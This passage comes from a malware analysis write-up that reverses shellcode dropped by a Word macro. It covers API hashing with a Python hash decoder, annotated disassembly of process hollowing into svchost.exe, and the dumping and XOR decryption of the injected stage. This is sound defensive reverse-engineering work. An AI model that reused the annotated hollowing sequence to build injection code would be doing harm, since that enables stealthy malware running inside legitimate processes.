    pop     ebx
    leave
    retn

```

On the screenshot below is the hashing function.

```
hash_function proc near                ; CODE XREF: find_function+46↓p
    mov     edx, ecx
    mov     cl, [ecx]                  ; ecx = pointer to function name, cl = function_name[0]
    xor     eax, eax                    ; eax = 0
    test    cl, cl
    jz      short locret_E29
    push    esi

loc_E12:                                ; CODE XREF: hash_function+1F↓j
    mov     esi, eax
    shl     eax, 7
    shr     esi, 18h
    or      esi, eax
    movsx   eax, cl
    xor     eax, esi
    inc     edx                        ; get next character, function_name[i++]
    mov     cl, [edx]
    test    cl, cl
    jnz     short loc_E12
    pop     esi

locret_E29:                            ; CODE XREF: hash_function+8↑j
    retn
```

All functions that are used by the shellcode are hashed and dynamically resolved with *find_function*.

I wrote a simple python script to decode all the hashes in the shellcode.

```
# 'DLLstrings.txt' is generated with "strings -a *.dll"
# from the system directory
# which is SysWow64 on 64bit system or System32 on 32bit system.

file = open('DLLstrings.txt', 'r').read().split('\n')

def hash(s):
    eax = 0
    for i in range(len(s)):
        esi = eax
```

```

        eax = eax << 7
        eax = 0xffffffff & eax
        esi = esi >> 0x18
        esi = eax | esi
        if (0x80 & s[i]):
            eax = 0xffffffff00 | s[i]
        else:
            eax = s[i]
        eax = eax ^ esi
    return eax

input_hash = raw_input("Enter hash value: ").lower()

for function_name in file:
    hashed_name = hex( hash( bytearray(function_name) ) )
    if hashed_name.find(input_hash) != -1:
        print('Success! The function is:\n')
        print(function_name)
        break

```

Example output:

```

root@kali:~# python decode_function.py
Enter hash value: 1474C3D3
Success! The function is:

ExpandEnvironmentStringsW
root@kali:~#

```

LdrLoadDLL is used to load other libraries.

```

lea     eax, [ebp+kernel32_dll]
push    eax
lea     eax, [ebp+string_dll_name]
push    eax
xor     ebx, ebx
push    ebx
push    ebx
call    edi             ; LdrLoadDLL (kernel32.dll)
push    1474C3D3h       ; ExpandEnvironmentStringsW
push    [ebp+kernel32_dll]
call    find_function
pop     ecx
pop     ecx
push    50h ; 'P'
mov     [ebp+f_ExpandEnvironmentStringsW], eax

```

Some of the functions it loads are typical for the process injection technique called “process hollowing”, which steps are:

- 1) Start a new and legitimate process in suspended state.
- 2) Save the context of the remote process with *GetThreadContext*
- 3) Unmap the memory of the remote process starting from the base address with *UnmapViewOfSection*
- 4) Allocate memory with RWX permission in the remote process, replacing the unmapped memory.
- 5) Write the malicious code in the remote process at the allocated memory.
- 6) Set the context to the one that was saved earlier.
- 7) Resume execution with *ResumeThread*.

After these steps the code of the legitimate process is replaced with a malicious one, but the context is preserved and it will continue to look like a legitimate process (doing some bad things, though).

```

push    0F1C25CB1h      ; NtUnmapViewOfSection
push    [ebp+ntdll_dll_or_f_IsWow64Process]
call    find_function
mov     esi, [ebp+kernel32_dll]
push    0D633D8CBh      ; VirtualAllocEx
push    esi
mov     [ebp+f_NtUnmapViewOfSection], eax
call    find_function
push    65C778CEh       ; ResumeThread
push    esi
mov     [ebp+f_VirtualAllocEx], eax
call    find_function
push    7FFFD4EBh       ; WriteProcessMemory
push    esi
mov     [ebp+f_ResumeThread], eax
call    find_function
push    0B83A64EFh      ; SetThreadContext
push    esi
mov     [ebp+f_WriteProcessMemory], eax
call    find_function
push    0B83B64EFh      ; GetThreadContext
push    esi
mov     [ebp+f_SetThreadContext], eax
call    find_function
push    0BC6051A0h      ; IsWow64Process
push    esi

call    [ebp+var_8]
mov     esi, [ebp+kernel32_dll]
push    9B6DCEC2h       ; CreateProcessW
push    esi
call    find_function

```

The screenshots below shows that the malware does exactly the steps for process hollowing. I didn't show it but the shellcode decodes part of it's memory and loads it in a buffer, that's going to be injected in a remote process.

The process to be used for injection is.... *svchost.exe* (surprise, surprise).

The base address of the remote process is 0x400000.

```

push     esi                ; lpProcessInformation (0x10 bytes)
push     eax                ; lpStartupInfo (0x44 bytes)
push     ebx
push     ebx
push     4                  ; dwCreationFlags = CREATE_SUSPENDED
push     ebx
push     ebx
push     ebx
mov      [eax], edi
push     ebx
lea      eax, [ebp+var_6E8]
push     eax                ; lpApplicationName = 'C:\Windows\System32\svchost.exe'
call     [ebp+var_8]         ; CreateProcessW
mov      eax, [esi]         ; eax = hProcess
mov      esi, [esi+4]
mov      [ebp+var_4], eax
lea      eax, [ebp+var_4E0]
push     eax
push     esi
mov      [ebp+hThread], esi
call     [ebp+f_GetThreadContext]
test     eax, eax
jz       loc_16F2
mov      edi, 400000h
push     edi                ; BaseAddress = 0x400000
push     [ebp+var_4]         ; hProcess
call     [ebp+f_NtUnmapViewOfSection]

```


The memory to allocate in *svchost.exe* is *SizeOfImage* bytes (this value is taken from the PE headers of the buffer, holding the already decoded malicious code, which appears to be a PE executable). The allocation starts from the base address of the remote process.

```

mov     eax, [ebp+buffer_sz108672]
call    get_pointer_to_PE_signature ; eax as argument
push    40h ; '@' ; PAGE_EXECUTE_READWRITE
push    3000h ; MEM_COMMIT
mov     esi, eax ; esi -> pointer to PE signature
push    dword ptr [esi+50h] ; dwSize = SizeOfImage (field from the PE headers)
push    edi ; BaseAddress = 0x400000
push    [ebp+var_4] ; hProcess
call    [ebp+f_VirtualAllocEx]
mov     [ebp+var_8], eax
cmp     eax, ebx
jz      short loc_16F2
push    ebx
push    dword ptr [esi+54h] ; Bytes to write = Size of headers
push    [ebp+buffer_sz108672]
push    eax ; lpBaseAddress of remote process (0x400000)
push    [ebp+var_4] ; hProcess
call    [ebp+f_WriteProcessMemory] |

```

After the PE Headers are written, the shellcode loops through the sections of the malicious code, and writes them at the appropriate addresses in *svchost.exe*.




And finally the now malicious *svchost.exe* resumes execution.


```
mov     eax, [esi+28h]
add     eax, [ebp+var_8] ; eax -> Address of EntryPoint in Remote process
mov     [ebp+var_430], eax
lea     eax, [ebp+var_4E0]
push    eax
push    [ebp+hThread]
call    [ebp+f_SetThreadContext]
push    [ebp+hThread]
call    [ebp+f_ResumeThread]
```

Dumping the memory

To dump the injected code, I have to break right before it executes (before *ResumeThread*). I use *x64dbg* for debugging and attach it to the MS Word process. Because I disabled the automatic execution of the VBA script, the malware won't start until I manually execute the script.



Set a breakpoint at *SetThreadContext* function. It's unlikely that MS Word uses this function, so I'm sure the only place where a breakpoint will be hit is in the shellcode.



Running the VBA macro and immediately the breakpoint is hit.

x32dbg - File: WINWORD.EXE - PID: 59C - Thread: 8D4

File View Debug Plugins Favourites Options Help May 25 2017

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References

Address	Disassembly	Comment
032316B8	8B 47 F8	mov eax,dword ptr ds:[edi-8]
032316BB	03 45 F8	add eax,dword ptr ss:[ebp-8]
032316BE	50	push eax
032316BF	FF 75 FC	push dword ptr ss:[ebp-4]
032316C2	FF 55 E8	call dword ptr ss:[ebp-18]
032316C5	83 C7 28	add edi,28
032316C8	FF 4D F0	dec dword ptr ss:[ebp-10]
032316CB	75 E1	jnz 32316AE
032316CD	8B 46 28	mov eax,dword ptr ds:[esi+28]
032316D0	03 45 F8	add eax,dword ptr ss:[ebp-8]
032316D3	89 85 00 FB FF FF	mov dword ptr ss:[ebp-430],eax
032316D9	8D 85 20 FB FF FF	lea eax,dword ptr ss:[ebp-4E0]
032316DF	50	push eax
032316E0	FF 75 EC	push dword ptr ss:[ebp-14]
032316E3	FF 95 10 FF FF FF	call dword ptr ss:[ebp-F0]
032316E9	FF 75 EC	push dword ptr ss:[ebp-14]
032316EC	FF 95 1C FF FF FF	call dword ptr ss:[ebp-E4]
032316F2	5F	pop edi
032316F3	5E	pop esi
032316F4	33 C0	xor eax,eax
032316F6	5B	pop ebx
032316F7	C9	leave
032316F8	C2 08 00	ret 8
032316FB	00 00	add byte ptr ds:[eax],a

EIP → 032316E9

[ebp-18]:WriteProcessMemory

esi+28:"`3"


[ebp-430]:L"e MS"

[ebp-F0]:SetThreadContext

[ebp-E4]:ResumeThread

esi:"PE"

With **Process Hacker** you can see that **svchost.exe** is still in a suspended state (it's highlighted in gray). I also use it to dump the memory region at 0x400000, where the malicious code resides.



The sections of an executable file are mapped at different offsets from the beginning of the file, depending if it's loaded in memory or it's staying on disk. To be able to run the dumped code, I have to unmap it, using the tool [pe_unmapper](#).

```

C:\Users\IEUser\Desktop>pe_unmapper.exe
[ pe_unmapper v0.1 ]


Args: <input file> <load base: in hex> [*output file]
* - optional
Press any key to continue . . .

C:\Users\IEUser\Desktop>pe_unmapper.exe svchost.exe 0x400000 unmapped_svchost.exe
filename: svchost.exe
size = 0x8000 = 32768
Load Base: 400000
Old Base: 400000
Coping sections:
[+] .text to: 000E0400
[+] .edata to: 000E2200
[+] .rdata to: 000E2600
[+] .data to: 000E3200
Success!
Saved output to: unmapped_svchost.exe
Press any key to continue . . .

```

And now to load it in IDA :

To my surprize it has very few functions. Maybe there is yet another stage?



Static analysis (svchost.exe)

Below you can see where the last call in the [start](#) function leads. These instructions look like gibberish. My bet is that this code is encrypted or packed.

```
.text:00402010 ; -----
.text:00402010
.text:00402010 loc_402010: ; CODE XREF: start:loc_403382↓p
.text:00402010         or     al, 002h
.text:00402012         mov    ch, 0DAh
.text:00402014         mov    ch, 49h
.text:00402016         or     cl, [edi]
.text:00402018         push   cs
.text:00402019         xor     [ecx+59h], ebx
.text:0040201C         pop     ecx
.text:0040201D         pop     ebx
.text:0040201E         mov    cl, 0C4h
.text:00402020         test   al, 0A6h
.text:00402022         cmpsb
.text:00402023         shl     byte ptr [ecx+59595931h], cl
.text:00402029         pop     ebx
.text:0040202A         shl     byte ptr [ecx+ebp*4], 1
.text:0040202D         mov    cl, 0D7h
.text:0040202F         test   al, 0A6h
.text:00402031         cmpsb
.text:00402032         xor     [ecx+59h], ebx
.text:00402035         pop     ecx
.text:00402036         pop     ebx
.text:00402037         rcr     byte ptr [ecx], 1
.text:0040203A         mov    cl, 0D8h
```

After I reversed the functions, my suspicion was right. It gets a pointer to its own base address with [get_pointer_to_MZ_signature](#), loads different libraries and functions (similar to the way the shellcode did, but without the use of hashes) and then decrypts the memory to which the last call jumps.

```

public start
start proc near
push    esi
push    offset start
call    get_pointer_to_MZ_signature ; entry point as argument
mov     esi, eax
push    esi ; pointer to 'MZ' signature
call    load_libraries
push    esi ; pointer to 'MZ' signature
call    decrypt_main
add     esp, 0Ch
pop     esi
test    eax, eax
jnz     short loc_403382 ; encrypted main

```

```

retn

```

```

loc_403382: ; encrypted main
call    loc_402010
int     3 ; Trap to Debugger
start endp

```

The memory is decrypted with 0x59 as key.

```

loc_403043:
xor     byte ptr [eax+esi], 59h
inc     eax
cmp     eax, ecx
jb      short loc_403043

```

Dump decrypted svchost.exe

To dump the fully decrypted binary, I'll again use a debugger. If you can't see the screenshots well, open them in a new tab.

CPU	Graph	Log	Notes	Breakpoints	Memory Map	Call Stack	SEH	Script	Symbols	Source	Reference
EIP EDX			00403360	56		push esi				EntryPoint, 403360: "vh" 3e"	
			00403361	68 60 33 40 00		push <unmapped_svchost.EntryPoint>					
			00403366	E8 05 FD FF FF		call <unmapped_svchost.get_addr_of_MZ>					
			00403368	8B F0		mov esi, eax					
			0040336D	56		push esi					
			0040336E	E8 FD FE FF FF		call <unmapped_svchost.load_libraries>					
			00403373	56		push esi					
			00403374	E8 F7 FC FF FF		call <unmapped_svchost.decrypt_main>					
			00403379	83 C4 0C		add esp, C					
			0040337C	5E		pop esi					
			0040337D	85 C0		test eax, eax					
			0040337F	75 01		jne unmapped_svchost.403382					
			00403381	C3		ret					
			00403382	E8 89 EC FF FF		call unmapped_svchost.402010					
			00403387	CC		int3					
			00403388	00 00		add byte ptr ds:[eax], al					
			0040338A	00 00		add byte ptr ds:[eax], al					
			0040338C	00 00		add byte ptr ds:[eax], al					
			0040338E	00 00		add byte ptr ds:[eax], al					
			00403390	00 00		add byte ptr ds:[eax], al					
			00403392	00 00		add byte ptr ds:[eax], al					

I set the permissions of the .text section to RWX, so the code can modify (decrypt) itself.

The screenshot shows the 'Set Page Memory Rights' dialog box in Windows Task Manager. The dialog has a table with two columns: 'Address' and 'Rights'. The 'Rights' column is highlighted with a red box. Below the table, the 'FULL ACCESS' radio button is selected, also highlighted with a red box. At the bottom, it says 'Pages Rights Changed to: ExecuteReadWrite'.

Address	Rights
00401000	ERWC-
00402000	ERWC-

☐ NO ACCESS
☐ READ ONLY
☐ READ WRITE
☐ EXECUTE
☐ EXECUTE READ
☒ FULL ACCESS
☐ WRITE COPY
☐ EXECUTE WRITE COPY


Set Rights

Select ALL Deselect ALL ☐ PAGE GUARD


Press CTRL or SHIFT key to select multiple pages

Pages Rights Changed to: ExecuteReadWrite Cancel

There is a check right before the decryption routine that fails and I don't know why, but I manually bypass it, by changing the value of the Zero Flag.




When I reach the last call in the **start** function, the code should be fully decrypted and I can use **Process Hacker** again to dump the memory.



Unmap the file.

```
C:\Users\IEUser\Desktop>pe_unmapper.exe decrypted_svchost.exe 0x400000 unmapped_
decrypted_svchost.exe
filename: decrypted_svchost.exe
size = 0x8000 = 32768
Load Base: 400000
Old Base: 400000
Coping sections:
[+] .text to: 001E0400
[+] .edata to: 001E2200
[+] .rdata to: 001E2600
[+] .data to: 001E3200
